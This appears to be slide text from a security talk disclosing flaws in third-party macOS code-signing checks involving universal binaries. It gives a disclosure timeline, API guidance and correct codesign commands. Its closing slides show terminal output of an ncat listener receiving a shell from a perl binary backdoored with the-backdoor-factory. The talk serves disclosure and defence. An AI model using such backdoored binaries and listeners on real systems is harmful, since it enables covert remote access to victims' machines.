
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
Timeline

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- March 20, 2018 - Product Security provides another recommendation that doesn’t solve the issue.
- March 21, 2018 - I respond with a workflow how to solve the issue with a hope they will address the issue.
- March 29, 2018 - Product Security states that third party developers will have to address the issue and documentation will be updated.

Is Apple Vulnerable?

＼(ツ)／





Developer Reactions

“WTF”

**“God help anyone using these
APIs”**



GIFSTACHE.COM



GIFSTACHE.COM

Timeline

- April 9, 2018 - Known affected third party developers contacted
- April 18, 2018 - CERT/CC recommends a blog post for full exposure
- June 12, 2018 - Public disclosure <https://www.okta.com/security-blog/2018/06/issues-around-third-party-apple-code-signing-checks/>

June 9, 2018

SecStaticCodeCheckValidity API Documentation

Discussion

This function obtains and verifies the signature on the code specified by the code object. It checks the validity of all sealed components, including resources (if any). It validates the code against a code requirement if one is specified. The call succeeds if all these conditions are satisfactory.

This call is only secure if the code is not subject to concurrent modification, and the outcome is only valid as long as the code remains unmodified. If the underlying file system has dynamic characteristics, such as a network file system, union mount, or FUSE, you must consider how secure the code is from modification after validation.

When checking a universal binary, be sure to include the [kSecCSCheckAllArchitectures](#) flag. Otherwise the method verifies only one slice of the binary, potentially indicating success without testing all the slices.

Sometime after June 12th

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If you want to be sure to test a particular slice, create the static code object with the [SecStaticCodeCreateWithPathAndAttributes](#) method using the [kSecCodeAttributeArchitecture](#) and [kSecCodeAttributeSubarchitecture](#) attributes (if you know the architecture) or the [kSecCodeAttributeUniversalFileOffset](#) attribute (if you know the offset into the universal binary).

Sometime after June 12th

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**How do we do signed code
checks on macOS correctly?**

Non-developer or command line

- \$ codesign -vv -R=“anchor apple” ./some.app or <pid>

- \$ codesign -vv -R=“anchor apple” ./some.app or <pid>
- \$ codesign -vv -R=“anchor apple generic” ./some.app or <pid>

- \$ codesign -vv -R=“anchor apple” ./some.app or <pid>
- \$ codesign -vv -R=“anchor apple generic” ./some.app or <pid>
- \$ lipo -thin x86_64 login -output login.x64 # ← then check this...

Developer

It Depends

- Use the SecRequirementCreateWithString and pass “anchor apple” or “anchor apple generic”
- Use SecStaticCodeCheckValidity with kSecCSDefaultFlags | kSecCSCheckNestedCode | kSecCSCheckAllArchitectures | kSecCSEnforceRevocationChecks flags
- Then you could still need to break out each slice in the FAT file to ensure they are the same signer!

Penetration Tester

<https://github.com/OktaSecurityLabs/CodeSigningSamples>

Samples to test third party developer tools that feature code signing checks in the macOS universe [Edit](#)

[Manage topics](#)

 4 commits  1 branch  0 releases  1 contributor

Branch: master ▾ [New pull request](#) [Create new file](#) [Upload files](#) [Find file](#) [Clone or download](#) ▾

 joshpitts-okta Add files via upload Latest commit 203a14f on Jun 12

 [README.md](#) Update README.md 4 months ago

 [blog_samples.zip](#) Add files via upload 4 months ago

 [README.md](#) 

CodeSigningSamples

Samples to test third party developer tools that feature code signing checks in the macOS universe.

Discovery Process

Backstory - 2015

Available for: OS X Mountain Lion v10.8.5, OS X Mavericks v10.9.5, OS X Yosemite v10.10 to v10.10.3

Impact: Tampered applications may not be prevented from launching

Description: Apps using custom resource rules may have been susceptible to tampering that would not have invalidated the signature. This issue was addressed with improved resource validation.


CVE-ID

CVE-2015-3714 : Joshua Pitts of Leviathan Security Group

ShmooCon 2016

“Hiding from the Investigator”

Remember the Fat File?



```
bash-3.2$ codesign -vv /Applications/Firefox.app  
/Applications/Firefox.app: An internal error has occurred.
```

Dec 21, 2017

```
josh — ncat -lvp 8080 — ncat — ncat -lvp 8080 — 80x24
[→ ~ ncat -lvp 8080
Ncat: Version 7.12 ( https://nmap.org/ncat )
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:60889.
echo 'not signed'
not signed
[  ] 394

the-backdoor-factory — ./backdoored/perl5.18_sig_lp — ./backdoored/perl5.18_sig_lp
[→ the-backdoor-factory git:(master) ✘ codesign -vvvv ./backdoored/perl5.18_sig_lp
./backdoored/perl5.18_sig_lp: invalid signature (code or signature have been modified)
In architecture: x86_64
[→ the-backdoor-factory git:(master) ✘ shasum ./backdoored/perl5.18_sig_lp
4c4219ce5d84cf1b672d22d03b134b3c116d2c3f ./backdoored/perl5.18_sig_lp
[→ the-backdoor-factory git:(master) ✘ ./backdoored/perl5.18_sig_lp
[  ] 400

tmp — pstree | less — pstree — less — 104x5
| | \-= 83252 ./backdoored/perl5.18_sig_lp https://www.virustotal.com/#/file/6388dcad20a/details
| | \--- 83253 /bin/sh
[  ] 401
```

